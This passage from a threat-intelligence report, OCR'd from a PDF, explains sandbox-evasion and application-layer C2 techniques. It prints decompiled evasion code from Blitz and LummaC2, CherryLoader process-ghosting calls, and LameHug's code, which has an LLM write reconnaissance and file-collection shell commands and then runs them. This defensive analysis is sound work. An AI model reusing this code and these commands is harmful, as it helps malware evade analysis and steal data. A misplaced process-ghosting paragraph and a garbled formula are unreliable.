
Malware Samples
221,054

Malicious actors exploit the Virtualization/Sandbox Evasion technique to bypass virtualized environments and sandboxed systems used for analyzing malware. This tactic allows adversaries to evade detection during the initial stages of an attack, enabling them to carry out malicious actions without being flagged. Given its growing significance in evading security measures, it's no surprise that Virtualization/Sandbox Evasion makes a strong return in the Red Report 2026, after being absent in the previous two years, securing its place as a critical technique for attackers.

ADVERSARY USE OF VIRTUALIZATION/SANDBOX EVASION

Adversaries often use various techniques to detect and evade virtualization and analysis environments. This includes altering their behavior when identifying artifacts that suggest the presence of a virtual machine or sandbox. Upon detecting a virtualized environment, they may modify their malware to either stop interacting with the victim or hide the key functionalities of the implant. They may also perform checks for these artifacts before deploying secondary payloads. The information gathered during virtualization or sandbox evasion can help shape their subsequent actions.

To achieve this, adversaries might look for indicators such as security monitoring tools (e.g., Sysinternals, Wireshark) or other system artifacts tied to analysis or virtualization. They may also check for signs of legitimate user activity, which could indicate an analysis environment. Additional techniques include incorporating sleep timers or loops in malware code, preventing it from running within temporary sandboxes.



#4

SUB-TECHNIQUES OF

VIRTUALIZATION/ SANDBOX EVASION

There are 3 sub-techniques under the Virtualization/Sandbox Evasion technique in ATT&CK v18:

ID	Name
T1497.001	System Checks
T1497.002	User Activity Based Checks
T1497.003	Time Based Checks

Each of these sub-techniques will be explained in the next sections.

#4.1. T1497.001 System Checks

System checks refer to a set of programmatic or scripted observations to gather information about the *host environment*. These checks might retrieve system properties using mechanisms like system information queries, registry reads, hardware- and software-inventory commands, CPU instructions, or other OS-level discovery routines.

The goal is to profile the host: how many CPU cores, amount of memory or disk space, network adapter names/MAC addresses, presence of sound or video devices, installed services and drivers, BIOS or hardware identifiers, registry keys, running processes, and more.

Adversary Use of System Checks

When deploying malware, adversaries often query system attributes to determine whether code is running on physical hardware or in a virtualized or sandboxed environment. Indicators such as VM-vendor disk names, hypervisor MAC addresses, limited CPU or memory, missing audio or video devices, or unusual hostnames can trigger behavior changes like aborting execution, delaying actions, hiding payloads, or skipping later stages.

These checks commonly rely on WMI, registry queries, OS system discovery, CPUID instructions to detect hypervisors, and enumeration of services, hardware devices, or virtualization-specific artifacts in the filesystem or registry.

In effect, T1497.001 serves as an "*environment gatekeeper*". Before performing malicious actions such as installing backdoors, dropping payloads, or initiating C2 communication, the malware ensures it's running on a legitimate target rather than in an analyst-controlled sandbox or virtual machine, thus evading detection and impeding analysis efforts.

System Configuration Checks

A perfect example is from an analysis done in **June 2025**, where **Blitz** malware was identified to be checking the system configuration, specifically the number of processors and screen resolution, to determine whether it's operating in a VM or sandbox [58]. Many virtual environments are *configured with fewer resources*, such as limited processors and low screen resolutions, which the malware uses as indicators of sandbox environments.

Processor Count: Checks if the number of processors is **fewer than four**.

Screen Resolution: Checks for specific low screen resolution values (e.g., 1024×768, 800×600 or 640×480).

```
# The malware checks the number of processors:
if cpu_count < 4 then exit

# It verifies the screen resolution
if screen_resolution in [1024x768, 800x600, 640x480] then exit
```

Sandbox Driver Check: Checks for the existence of a known sandbox driver: \\?\\A3E64E55_fl (associated with ANY.RUN).

Registry Key/Value Checks: Checks for the existence of known sandbox and virtual environment registry values/keys.

If these system checks indicate that the malware is running in a virtualized environment or sandbox, it will abort its execution to avoid detection and analysis. This behavior ensures that Blitz only operates on legitimate, user-controlled systems, where it can carry out its malicious activities without interference.

#4.2. T1497.002 User Activity Based Checks

This technique involves adversaries inspecting user-specific behaviors to detect whether an environment is a real user machine or a sandbox. They check directories like Desktop or Documents for files, examine browser history and cache, and monitor real-time interactions such as mouse movements and clicks. Additionally, they assess process counts and network activity. If the environment shows signs of being a sandbox, the malware remains dormant to avoid detection.

Adversary Use of User Activity Based Checks

Adversaries embed user-activity checks to evade automated analysis tools (sandboxes, virtual machines) and avoid revealing malicious behavior during inspection.

For example:

- Some payloads will only activate after detecting a human interacting with the system, e.g. waiting until the user closes a document or double-clicks an embedded image (common in *macro-based malware*).
- Others periodically check mouse cursor movement or click frequency. If the cursor hasn't moved or there are no clicks (common in sandbox runs), the malware assumes it's in a sandbox and aborts execution or remains inert.
- Malware may inspect the filesystem and user profile for signs of regular usage (e.g. *browser history*, files in Desktop or Documents). A "clean" profile might trigger evasive behavior, while a "populated" profile suggests a real user environment, only then does the malicious behavior unfold.

This approach dramatically reduces the chance that automated analysis (by sandbox, VM, or EDR product) will capture the malicious behavior, because such environments *rarely* replicate habitual user behavior (mouse/keyboard input, browsing history, many files, typical process counts, etc.).

As a result, adversaries can deliver payloads that remain stealthy during analysis, and only "*go live*" once they detect they're running on a real user device. That increases their chances of bypassing detection, sandbox-based analysis, or even some behavioral security tools.

Detailed Explanation of LummaC2's Sandbox Evasion

A perfect example of this technique can be found in the analysis of **LummaC2 malware v4.0**, conducted in **November 2025** [59]. This malware employs a strategy designed to delay execution indefinitely unless it detects a specific pattern of user activity, a pattern highly unlikely to be replicated by automated sandboxes.

1. Initial Mouse Movement Check

The malware first initiates a waiting loop to ensure the mouse cursor has moved at least once.

- It starts by getting the initial cursor position using the GetCursorPos() Windows API call.
- It then enters a loop, waiting for **300 milliseconds** (Sleep(300)), and then recaptures the cursor position.
- If the new position is the same as the initial one, it repeats the wait. This continues until **any** mouse movement is detected, signifying at least some level of interactivity.

2. Capturing Movement Data

Once initial movement is confirmed, the malware must capture a short sequence of positions to analyze the movement's quality.

- It captures **five consecutive cursor positions** (P0, P1, P2, P3, P4) by repeatedly calling GetCursorPos().
- A short pause of **50 milliseconds** (Sleep(50)) is inserted between each capture.
- Critically, it then checks that every captured position is different from its preceding one: (P0 != P1) && (P1 != P2) && (P2 != P3) && (P3 != P4). If this condition fails (meaning the mouse stopped briefly during the capture window), the entire process starts over from the 300ms wait. This ensures the movement is continuous and fast.

3. Human Behavior Detection via Trigonometry

The final, most sophisticated step uses mathematics to confirm the movement is smooth and human-like.




Figure. Use of Euclidean Distance Formulate for 5 Cursers [59]

- The five captured cursor positions (P0 through P4) are treated as points forming four vectors: P01, P12, P23, and P34.
- The malware calculates the **magnitude** (distance) of each vector using the **Euclidean** distance formula.
- It then calculates the **angle** formed between the three consecutive vector pairs (P01-P12, P12-P23, and P23-P34) using the **dot product of the vector** formula. The resulting angle in radians is then converted to degrees.
- Finally, it compares each calculated angle against a hardcoded threshold of **45.0 degrees**.

If *all* calculated angles are **lower than 45º**, the malware concludes that it has detected "human" mouse behavior (smooth movement without abrupt changes in direction) and continues with its malicious execution.

If *any* calculated angle is **bigger than 45º**, it assumes the movement is non-human (likely automated or erratic) and *restarts the entire anti-sandbox process*.

This technique ensures that automated sandboxes that only emulate simple, straight-line, or low-frequency movements will fail the check, causing the malware to remain inert. It provides an excellent, verifiable example of User Activity Based Checks by focusing on the *quality* of user interaction rather than just its *presence*.

#4.3. T1497.003 Time Based Checks

Time Based Check refers to techniques where adversaries use time-related characteristics of a host, such as system clock or uptime, to determine if they are in a real environment or a sandbox. They may introduce delays, such as timers, sleep functions, or benign operations, to see if the environment behaves as expected over time. If the time behavior does not align with that of a real system, it could indicate the presence of a sandbox or virtualized environment, allowing the adversary to evade detection.

Adversary Use of Time Based Checks

Adversaries use Time Based Checks to avoid detection by sandbox or virtual environments. They often introduce delays in their code, such as using sleep functions or scheduling benign commands, so that the malicious actions only occur after a certain time, bypassing the brief monitoring windows of sandboxes. Adversaries may also monitor system time or uptime before and after delays.

If there is *any anomaly in the time flow*, such as accelerated time, the code may adjust its behavior or halt execution. This technique helps ensure that the malicious actions are only triggered when the environment appears to be a real user system, making it harder for automated analysis tools to detect the threat.

Anti-Sandbox Check Using Execution Time

For instance, as reported in **June 2025**, **Blitz** malware employs a timing-based anti-sandbox check to detect virtual environments [58]. It compares the execution time of specific instructions, such as 1,000,000 loop iterations, between the main thread and a secondary floating-point operation thread.

Main thread with CPUID loop

Thread	Purpose	Instruction Used
Main Thread	Acts as the timing loop.	CPUID. This instruction is typically executed quickly on physical hardware but can be intercepted and take longer in a VM, introducing measurable timing differences.
Second Thread	Performs a high number of floating-point calculations.	fyl2xp1 (a floating-point instruction). The variable global_count is incremented with each successful execution of this loop.

The malware runs the main thread for a fixed number of iterations (count = 1000000). The CPUID instruction in the main thread is used for "**busy-waiting**" and synchronization. While the main thread is running, the secondary thread is busy executing the floating-point instruction, repeatedly incrementing the global_count variable.

```
bool anti_sandbox() {
    // [COLLAPSED LOCAL DECLARATIONS. PRESS NUMPAD "+" TO EXPAND]
    thread_sig = 1;
    global_count = 0;
    hThread = CreateThread(0LL, 0LL, floating_point_thread, 0LL, 0LL);
    count = 1000000;
    hThread_2 = hThread;
```

```
    do {
        hThread_3 = hThread;
        hThread_4 = hThread_2;
        count_2 = count;
        RAX = 0LL;
        __asm { cpuid }
        hThread_2 = hThread_4;
        hThread = hThread_3;
        count = count_2 - 1;
    } while ( count_2 != 1 );

    WaitForSingleObject(hThread_4, INFINITE);
    resultant = (10 * global_count) / 1000000.0;
    global_count *= 10;
    return resultant > 5.0;
}
```

Second thread with floating point loop

```
int64_t __fastcall floating_point_thread(LPVOID lpThreadParameter) {
    // [COLLAPSED LOCAL DECLARATIONS. PRESS NUMPAD "+" TO EXPAND]
    for ( ; thread_sig; ++global_count ) {
        v1 = 10;
        do {
            __asm { fyl2xp1 }
            --v1;
        } while ( v1 );
    }
    return 0LL;
}
```

After the main loop finishes, the result is calculated:

$$\text{resultant} = 1000000.010 \times \text{global\_count}$$

The **resultant** value represents a ratio or measure of how many floating-point operations the secondary thread completed relative to the main thread's loop iterations.

The program then evaluates the expression: return resultant > 5.0.

- If the system is a real, non-virtualized environment, the threads execute at a certain rate, and the resultant value is likely to be **greater than 5.0**.
- If the system is a virtual machine or sandbox, the hypervisor (the VM software) can introduce overhead or inconsistencies in how it handles the concurrent execution of CPUID and floating-point operations. This slows down the secondary thread's ability to increment global_count, causing the final calculated resultant to be **less than 5.0**, which signals a detection of a virtual environment.

If the check confirms it's running within a VM, the malware *terminates* or *displays a fake error message*.

Process ghosting is another injection technique similar to Process Doppelgänging. It leverages the Windows mechanism of creating a process from a delete-pending file. This method allows a malicious payload to execute in memory without being directly linked to a file on disk. By injecting an encrypted shellcode through this mechanism, malware can bypass traditional endpoint detection and response (EDR) tools. CherryLoader malware was reported to use process ghosting using the method described below [21].

- The malware starts by creating a file using the CreateFile API with the DELETE flag set as its dwDesiredAccess parameter.

```
FileA = CreateFileA(next_stage_file, 0xC0010000, 0, 0i64, 2u, 0x80u,
0i64);
```


- Then, the malware sets the FileInformation parameter using NtSetInformationFile API and points the parameter to a FILE_DISPOSITION_INFORMATION. This structure has a single Boolean parameter called DeleteFile, which, when set, causes the operating system to delete the file when it is closed.

```
FileInfo.DeleteFileA = 1;

ModuleHandleA = GetModuleHandleA("ntdll");
NtSetInformationFile = GetProcAddress(ModuleHandleA,
"NtSetInformationFile");

(NtSetInformationFile)(FileA, IoBlock, &FileInfo, 1i64, 13);
```

#5



T1071
APPLICATION LAYER PROTOCOL

Tactics
Command and Control

Prevalence
19%

Malware Samples
208,272

Adversaries are increasingly abusing application layer protocols to disguise malicious activity inside normal network traffic. By piggybacking on widely used protocols, they can infiltrate systems, exfiltrate data, and maintain long-term access while appearing legitimate to traditional security controls. Its ability to blend in so effectively explains why this technique has stayed firmly in the spotlight.

First identified as a top ten threat in the Red Report 2024 and remaining in the top tier through 2025 and now Red Report 2026, it has proven to be a persistent and growing concern and one that defenders should expect to contend with for the foreseeable future.


ADVERSARY USE OF APPLICATION LAYER PROTOCOL

Application Layer Protocols, when leveraged by cyber adversaries, continue to provide a sophisticated means of conducting operations discreetly, seamlessly blending malicious activities with legitimate network traffic to evade detection. This tactic leverages the ubiquity and inherent trust of widely used protocols, embedding malicious commands and data within routine communication to obscure their intent.

Adversaries increasingly choose protocols based on their prevalence and perceived innocuity in specific environments. Protocols associated with web browsing, file transfers, email communications, and DNS queries remain prime targets due to their omnipresence in modern networks. The traffic generated by these protocols is so routine that malicious activity often hides in plain sight.

Within corporate or high-security network segments, attackers exploit protocols commonly used for internal communications, such as HTTP/S, WebSocket, SMB, FTP, FTPS, DNS, SMTP, IMAP, POP3, MQTT, XMPP, and AMQP. These protocols are essential for remote access, file sharing, and inter-application communication. Manipulating these trusted channels allows adversaries to achieve their objectives, including issuing commands to compromised systems, exfiltrating data, and moving laterally across networks, all while maintaining a low profile.

#5



SUB-TECHNIQUES OF

APPLICATION LAYER PROTOCOL

There are 5 sub-techniques under the Application Layer Protocol technique in ATT&CK v18:

ID	Name
T1071.001	Web Protocols
T1071.002	File Transfer Protocol
T1071.003	Mail Protocols
T1071.004	DNS
T1071.005	Publish/Subscribe Protocols

Each of these sub-techniques will be explained in the next sections.

#5.1. T1071.001 Web Protocols

Web protocols are rules and standards that govern how data is transmitted over the internet, with HTTP and HTTPS for web access, and WebSocket for real-time communication. They ensure efficient, secure, and structured data transfer. Adversaries target these protocols due to their ubiquity and integral role in Internet communications, making malicious activities harder to detect.

Adversary Use of Web Protocols

Attackers increasingly rely on common web protocols such as HTTP, HTTPS, and WebSocket to run their command-and-control operations. Because these protocols underpin nearly all modern internet traffic, malicious activity hidden inside them is difficult to distinguish from normal user behavior. HTTP and HTTPS let infected systems retrieve commands or exfiltrate data while appearing to make routine web requests; the use of HTTPS in particular obscures the contents of those requests from inspection. WebSocket takes this even further by offering a persistent, bidirectional channel that supports continuous tasking and data transfer without the noise of repeated polling.

This shift toward blending into trusted web traffic is reflected in broader threat-intelligence trends. FortiGuard Labs' 2025 Global Threat Landscape report highlights a rise in "living-off-the-land" techniques and the growing use of encrypted, SSL-based command-and-control [60]. Together, these indicators show that *adversaries are steadily moving toward web-protocol C2* to improve stealth, reduce detection opportunities, and bypass traditional perimeter defenses.

C2 Disguise: Hiding Commands within Trusted Cloud URLs

For instance, as reported in **July 2025**, the **HazyBeacon** backdoor does not communicate with a traditional C2 domain. Instead, it sends and receives commands entirely through an **AWS Lambda URL**, which operates as a standard HTTPS endpoint [61]:

```
<redacted>.lambda-url.ap-southeast-1.on.aws
```

This has several stealth benefits:

- Communication appears as **legitimate traffic to amazonaws[.]com**
- HTTPS encrypts all content, preventing inspection of the commands or payloads
- The Lambda URL behaves like any normal web server, using standard methods (GET/POST)
- No unusual ports or protocols are used, everything blends into normal enterprise traffic

This is a textbook example of adversarial use of web protocols for covert C2.

HTTPS for Dynamic C2 Commands

Another example is coming from an analysis performed in **December 2025** [62]. The **LameHug** and **MalTerminal** malware use HTTPS over port 443 to communicate with public LLM APIs (like those hosted by HuggingFace or OpenAI).

The adversary's goal is to hinder static analysis by concealing reconnaissance prompts within normal-looking traffic. The malware issues its reconnaissance prompts, effectively functioning as command-and-control instructions, inside standard HTTPS requests, while the malicious Windows commands that form the actual C2 payload are delivered in the corresponding HTTPS responses. Because most organizations do not inspect encrypted traffic destined for reputable cloud services, this activity typically passes through firewalls without scrutiny.

Disclaimer: LameHug and MalTerminal *should not be classified as LLM-based AI malware*. Their design reflects hardcoded command execution mediated through external services, introducing unnecessary latency, external dependencies, and multiple failure modes. Reliance on third-party APIs creates opportunities for defender disruption, increases observable network activity, and introduces risks such as inconsistent responses and delayed execution. Rather than enhancing operational capability, this approach degrades reliability and operational security. A conventional, locally implemented command structure would have been more efficient, suggesting the use of AI in this context is largely superficial rather than functionally justified.

The LameHug malware uses the following Python function to construct and send the API call, requesting Windows shell commands from the LLM (Qwen/Qwen2.5-Coder-32B-Instruct):

```
def LLM_QUERY_EX():
    prompt = {
        'messages': [
            {
                'role': 'Windows systems administrator',
                'content': 'Make a list of commands to create folder
C:\\Programdata\\info and to gather computer information, hardware
information, process and services information, networks information, AD
domain information, to execute in one line and add each result to text
file c:\\Programdata\\info\\info.txt. Return only commands, without
markdown'
            }],
        'temperature': 0.1,
        'top_p': 0.1,
        'model': 'Qwen/Qwen2.5-Coder-32B-Instruct' }
    llm_query = query_text(prompt)
    theproc = subprocess.run(llm_query, shell = True, stdout =
subprocess.PIPE, stderr = subprocess.STDOUT)
    # ... (second prompt/command follows)
```

The LLM's HTTPS response delivers the actual malicious payload as a single line of commands, which is then executed on the compromised host (llm_query1 and llm_query2 below):

```
llm_query1: mkdir C:\Programdata\info && systeminfo >>
C:\Programdata\info\info.txt && wmic computersystem get name,domain >
> C:\Programdata\info\info.txt && wmic cpu get name,speed >>
C:\Programdata\info\info.txt && wmic memorychip get capacity,sp
eed >> C:\Programdata\info\info.txt && wmic diskdrive get model,size >>
C:\Programdata\info\info.txt && wmic nic get name,ma
caddress,ipaddress >> C:\Programdata\info\info.txt && tasklist >>
C:\Programdata\info\info.txt && net start >> C:\Programdat
a\info\info.txt && whoami /user >> C:\Programdata\info\info.txt &&
dsquery user -samid %username% >> C:\Programdata\info\inf
o.txt && dsquery computer -samid %COMPUTERNAME% >>
C:\Programdata\info\info.txt && dsquery group >> C:\Programdata\info\info
.txt && dsquery ou >> C:\Programdata\info\info.txt && dsquery site >>
C:\Programdata\info\info.txt && dsquery subnet >> C:\P
rogramdata\info\info.txt && dsquery server >>
C:\Programdata\info\info.txt && dsquery domain >>
C:\Programdata\info\info.txt
```

```
llm_query2: xcopy "C:\Users\%username%\Documents\*.doc*"
"C:\ProgramData\info\" /S /I & xcopy "C:\Users\%username%\Documents
\*.pdf" "C:\ProgramData\info\" /S /I & xcopy
"C:\Users\%username%\Documents\*.txt" "C:\ProgramData\info\" /S /I &
xcopy "C:\
Users\%username%\Downloads\*.doc*" "C:\ProgramData\info\" /S /I & xcopy
"C:\Users\%username%\Downloads\*.pdf" "C:\ProgramDat
a\info\" /S /I & xcopy "C:\Users\%username%\Downloads\*.txt"
"C:\ProgramData\info\" /S /I & xcopy "C:\Users\%username%\Deskt
op\*.doc*" "C:\ProgramData\info\" /S /I & xcopy
"C:\Users\%username%\Desktop\*.pdf" "C:\ProgramData\info\" /S /I & xcopy
"C:
\Users\%username%\Desktop\*.txt" "C:\ProgramData\info\" /S /I
```

#5.2. T1071.002 File Transfer Protocols

File Transfer Protocols, such as SMB, FTP, and TFTP, facilitate file sharing across networks by embedding data within headers and content. Although these protocols are widespread, they are also vulnerable. Adversaries can exploit them to covertly control compromised systems, disguising their malicious activities as regular network traffic. This allows them to evade detection by taking advantage of the protocols' inherent complexities and widespread use.

Adversary Use of File Transfer Protocols

Adversaries exploit file transfer protocols like SMB, FTP, FTPS, and TFTP for malicious activities by blending their communications with regular network traffic, making detection difficult. These protocols inherently contain numerous fields and headers, which can be manipulated to conceal malicious commands and data. This method is particularly effective for command and control operations, allowing attackers to discreetly maintain communication with compromised systems. They can also use these protocols to transfer malware or exfiltrate data, all while appearing as regular file transfer traffic.

